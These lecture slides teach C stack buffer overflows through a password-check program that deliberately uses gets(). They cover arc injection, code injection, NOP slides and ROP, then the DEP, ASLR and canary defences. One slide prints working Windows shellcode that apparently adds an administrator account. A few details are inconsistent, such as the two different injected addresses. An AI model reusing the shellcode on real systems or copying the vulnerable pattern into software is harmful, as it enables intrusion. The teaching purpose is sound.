Buffer Overflow

Pericle Perazzo, PhD

Version: 2018-03-13

Catch the bug!


```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int IsPasswordOK(void) {
  char Password[12];
  gets(Password);
  return (strcmp(Password, "goodpass") == 0);
}
int main(void) {
  int PwStatus;
  puts("Enter password:");
  PwStatus = IsPasswordOK();
  if (!PwStatus) {
    puts("Access denied");
    exit(-1);
  }
  else
    puts("Access granted");
}
```

* Code snippets are taken or elaborated from "*Secure Coding in C and C++*" by Robert C. Seacord

Code with red border means vulnerable code. Code with green border means corrected code.
This program asks the user for a password with the function IsPasswordOK(), and compares it with the correct password. If the password is wrong, it will print «Access denied» and abort the program, otherwise it will print «Access granted».
If the user inserts a password of 12 characters or more, the gets() function will write beyond the last character of the variable <Password>. This is called «buffer overflow». What happens in this case is undefined («undefined behavior»). Some compilers could check for out-of-bound write and raise a hardware exception (which will eventually abort the program). However, in the majority of cases, C/C++ compilers are focused on producing efficient code, so no out-of-bound check will be performed on buffer accesses.

Buffer Overflow

- Buffer overflows occur when data is written outside of the boundaries of the memory allocated to a particular data structure



In this case, data overflowing the buffer is written in the memory space that happens to be contiguous to the overflowed buffer, containing other data (variables, etc.). Therefore, other data is over-written.


Buffer Overflow

- C and C++ are susceptible to buffer overflows because these languages
  - Define strings as null-terminated arrays of characters
  - Do not perform implicit bounds checking
  - Provide standard library calls for strings that do not enforce bounds checking

Buffer Overflow

- Heap: memory space containing the variables allocated with malloc()/new (dynamically memorized)
- Stack: memory space containing local variables (automatically memorized), and the state of the subrouting calls
- Buffer overflow in the heap: heap overflow
- Buffer overflow in the stack: stack overflow

A non-static variable in C/C++ can be allocated either dinamically (with malloc() or new operator) o automatically (by declaring it as a local variable in a function). The heap contains all the dynamic variables, while the stack contains all the automatic variables and the return addresses of the subroutines. Both heap and stack overflows can read/change the value of other variables. Stack overflow is generally more dangerous, because it can directly change the execution sequence by changing the return addresses of the subroutines.




The figure shows what happens to the stack when the IsPasswordOK() function is called by the main() function. The blue arrow indicates the current execution point. The stack grows upward and shrinks downward. The function call stores in the stack the possible argument values (in this case: none) and the return address, which is the address to the instruction just after the function calling. Then, the function stores in the stack its local variables (in this case: <Password>). When the function IsPasswordOK() returns, the local variables, the return address, and the possible argument values are removed from the stack, and the execution point starts again from the return address.

Stack Overflow

- If user inserts:

1234567890123456

-> Segmentation fault (program crash)



If the user inserts a password with a length more than 11 characters, then the return address will be over-written like in the above example figure. In this case, the overflowed data is interpreted as a return address. When the function IsPasswordOK() returns, the execution tries to jump to such an address. Let us suppose that such address points to a non-executable part of the memory. This will result in a «segmentation fault» and an abnormal program termination.

Stack Overflow

- If user inserts:

123456789012j◙*!

-> Arc injection

0x6A102A21

```
int IsPasswordOK(void) {
  char Password[12];
  // ...
}
int main(void) {
  int PwStatus;
  // ...
  PwStatus = IsPasswordOK();
  if (!PwStatus) {
    // ...
  }
  else
    puts("Access granted");
}
```

Password[12]= 123456789012
return address=**0x6A102A21**
PwStatus

Let us suppose that the user inserts the above password. The ASCII characters j◙*! correspond to the address 0x6A102A21 (in hexadecimal digits). Such an address is valid and points to the puts("Access granted") instruction of the main(). When IsPasswordOK() returns, the execution flow will jump to the instructions implementing the access-grant branch, so skipping the actual password check. Such attack is commonly known as «arc injection», because the attacker injects a malicious «arc» in the program execution flow, from the IsPassword()’s return instruction to the puts("Access granted") instruction.

Stack Overflow

- If user inserts:

123456789012ŸÄPŸ0000***<compiled-program>***

0x9FC4509F

-> Code injection (arbitrary code execution)

```
int IsPasswordOK(void) {
  char Password[12];
  // ...
}
int main(void) {
  int PwStatus;
  // ...
  PwStatus = IsPasswordOK();
  // ...
}
```

Password[12]=
123456789012

return address=***0x9FC4509F***

PwStatus=0000

<compiled-program>


Let us suppose that the user inserts the above password. <compiled-program> represent the binary instructions of malicious software («malware»). The ASCII characters →ÄPŸ correspond to the address 0x1AC4509F in hexadecimal digits. Such an address is valid and points to the first memory location of the injected malware. (Let us suppose by now that the part of the memory which contains the stack is executable.) When IsPasswordOK() returns, the execution flow will jump to the instructions implementing the malware. Such attack is commonly known as «code injection», and results in an «arbitrary code execution».

Stack Overflow

- If malware's address is known only approximately, the user can insert:

123456789012ŸÄPŸ0000***<NOP slide><compiled-program>***

```
int IsPasswordOK(void) {
  char Password[12];
  // ...
}
int main(void) {
  int PwStatus;
  // ...
  PwStatus = IsPasswordOK();
  // ...
}
```



To mount a code injection, the attacker must know the exact address of the malware, which is not always predictable. To overcome this, the attacker can prepend the malware with an arbitrary number of NOP instructions («NOP slide»). The overwritten return address need only to jump in the middle of the NOP slide, so it can be approximated. Then, the control flow will drop down to the malware code.

Stack Overflow

```
char shellcode[] = "\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
                   "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
                   "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
                   "\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"
                   "\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"
                   "\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"
                   "\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"
                   "\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"
                   "\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"
                   "\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"
                   "\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"
                   "\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"
                   "\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7";
```

(only 194 bytes)

Taken from http://shell-storm.org, by Giuseppe D'Amore

The injected code can be a shellcode, i.e., a code implementing a (local or remote) command shell by which the adversary can execute arbitrary commands on the victim machine. This shellcode example (taken from shell-storm.org) is only 194-byte-long and is suitable for all versions of Windows platforms. Another possibility is to inject a «download-and-execute code», which simply downloads in memory a larger malware from a given Internet location and then executes it. Download-and-execute codes permit the attacker to execute complex malware even with a short buffer overflow.

Stack Overflow Protection

- Data Execution Prevention (DEP):
  - Hardware- and/or software-based tecnique
  - Each part of the memory is marked as executable or non-executable
  - If a program tries to execute instructions in non-executable memory, then a hardware fault will be raised
  - The stack is in non-executable memory

Starting from 2000’s, the major operating systems and compilers adopted a series of stack overflow protections, the most common of which are Data Execution Prevention (DEP), Address Space Layout Randomization (ASLR), and Stack Canaries. None of these protections is definitive, because they do not make the attack impossible, but only more technically challenging. By default, they are active in all the modern operating systems and compilers. It is not recommended to disable them. Hardware-based DEP has a negligible impact on performance.

Stack Overflow Protection

- Return-Oriented Programming (ROP)
  - «Build» malware code by concatenating fragments of the victim code, each of which ends with a return instruction (gadgets)
  - Inject in the stack the addresses of the gadgets
  - The gadgets will be executed in the same order

Password[12]= 123456789012
gadget #1's addr=***0x6A102B80***
gadget #2's addr=***0x6A102008***
gadget #3's addr=***0x6A101FA5***
gadget #4's addr=***0x6A102040***
gadget #5's addr=***0x6A102A10***

DEP can be cheated with Return-Oriented Programming (ROP) techniques.

Stack Overflow Protection

- ROP can defeat DEP, because malware code is executed in executable memory
- With ROP, the attacker can build
  - the malware itself, or
  - simply an API function which disables DEP for the victim process, and then executes the malware in the stack.

Stack Overflow Protection

- Address Space Layout Randomization (ASLR)
  - The legitimate code is stored in a memory part with a random (run-time decided) address
  - Attacker does not know this address, so she cannot consistently build the sequence of ROP gadget addresses
- DEP + ASLR only makes the attack probabilistic, but not impossible
  - Leverage pointer leaks
  - Leverage legitimate code in non-randomized memory (e.g., shared libraries)
  - Windows ASLR has only 254 possible randomization layouts


Without ASLR, when a program gets executed, it is always stored in memory starting from address 0. This makes ROP easy, since the adversary knows deterministically all the addresses of the victim code. ASLR decides randomically the first address of the program to be executed. This is an additional source of uncertainty from the adversarial point of view.

Stack Overflow Protection

- Stack canaries
  - The function prologue pushes a random value (canary) in the stack, between the local variables and the return address
  - The function epilogue checks if the canary is still present with the correct value

```
int IsPasswordOK(void) {
  char Password[12];
  // ...
}
int main(void) {
  int PwStatus;
  // ...
  PwStatus = IsPasswordOK();
  // ...
}
```

!



Stack Overflow Protection

- The canary protects the return address from the overflow of the local variables
- The attacker does not know the canary's value, so she cannot consistently over-write it
- The canary values are
  - Different for each function,
  - Taken at random at the program launch
  - Stored as global variables

Stack canaries are a compiler-based protection technique.

Stack Overflow Protection

- Stack canaries are currently the most effective defense against stack overflow
- They are typically 4-byte long, thus hard to guess
- They are used by default by most modern compilers
- However:
  - They do not prevent buffer overflow itself, but only its hardest consequences
  - They do not prevent buffer over-reads (e.g., Heartbleed)
  - They slow down the program performances

Stack canaries (and DEP and ASRL as well) do not defend against buffer overflow itself, but rather against its hardest consequences (e.g., remote code execution). Indeed, it is still possible to use a buffer overflow to simply produce an abnormal termination of a program, thus causing a denial of service. Moreover, stack canaries does not prevent buffer over-reads, that is overrunning a buffer's boundary in a read operation. A buffer over-read can lead to information leaks. Notably, a buffer over-read in the stack can also leak the value of one or more stack canaries, which could then be used to mount buffer overflow attacks.
Finally, stack canaries slow down the program performance since they introduce operations at the function prologues and epilogues. Some compilers optimize the program by avoiding stack canaries in those function that they consider «safe» from stack overflow vulnerabilities. A compiler could consider safe a function which does not declare local arrays, or declares small local arrays. This is sometimes risky.

Stack Overflow Protection

- To conclude, compiler- or OS-based defenses against stack overflow (DEP, ASLR, canaries), though effective, prevents only its hardest consequences
- These defenses are important for the defence-in-depth principle
- Secure coding is important too